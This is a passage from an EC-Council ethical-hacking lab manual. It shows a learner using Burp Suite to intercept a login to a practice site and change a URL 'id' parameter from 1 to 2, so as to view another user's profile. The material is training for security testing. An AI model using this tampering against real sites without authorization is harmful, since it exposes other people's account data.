


Figure 2.2.7: Burp Suite main window

15. In the **Proxy** settings, by default, the **Intercept** tab opens-up. You can observe that, by default, the interception is active, as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is off.




Figure 2.2.8: Check intercept is on

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Switch back to the browser window, and on the login page of the target website (**www.moviescope.com**), enter the credentials **sam** and **test**. Click the **Log In** button.

Note: Here, we are logging in as a registered user on the website.




Figure 2.2.9: Log in as a registered user

17. Switch back to the **Burp Suite** window and observe that the HTTP request was intercepted by the application.

Note: You can observe that the entered login credentials were intercepted by the Burp Suite.

18. Now, keep clicking the **Forward** button until you are logged into the user account.




Figure 2.2.10: Captured HTTP request: click Forward

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Switch to the browser, and observe that you are now logged into the user account, as shown in the screenshot.
20. Now, click the **View Profile** tab from the menu bar to view the user information.




Figure 2.2.11: Enter random credentials

21. After clicking the **View Profile** tab, switch back to the **Burp Suite** window and keep clicking the **Forward** button until you get the HTTP request, as shown in the screenshot.

TASK 2.3

Modify ID Value

22. Now, navigate to the **Params** tab under the **Intercept** tab to view the captured parameters.




Figure 2.2.12: Navigate to Params tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Under the **Params** tab, observe a table with captured values such as **URL** and **Cookie**.

24. In the **URL** type with the name **id**, double-click the **Value** column to change it from **1** to **2**, as shown in the screenshot.




Figure 2.2.13: Change ID value

25. After changing the value, navigate back to the **Raw** tab.

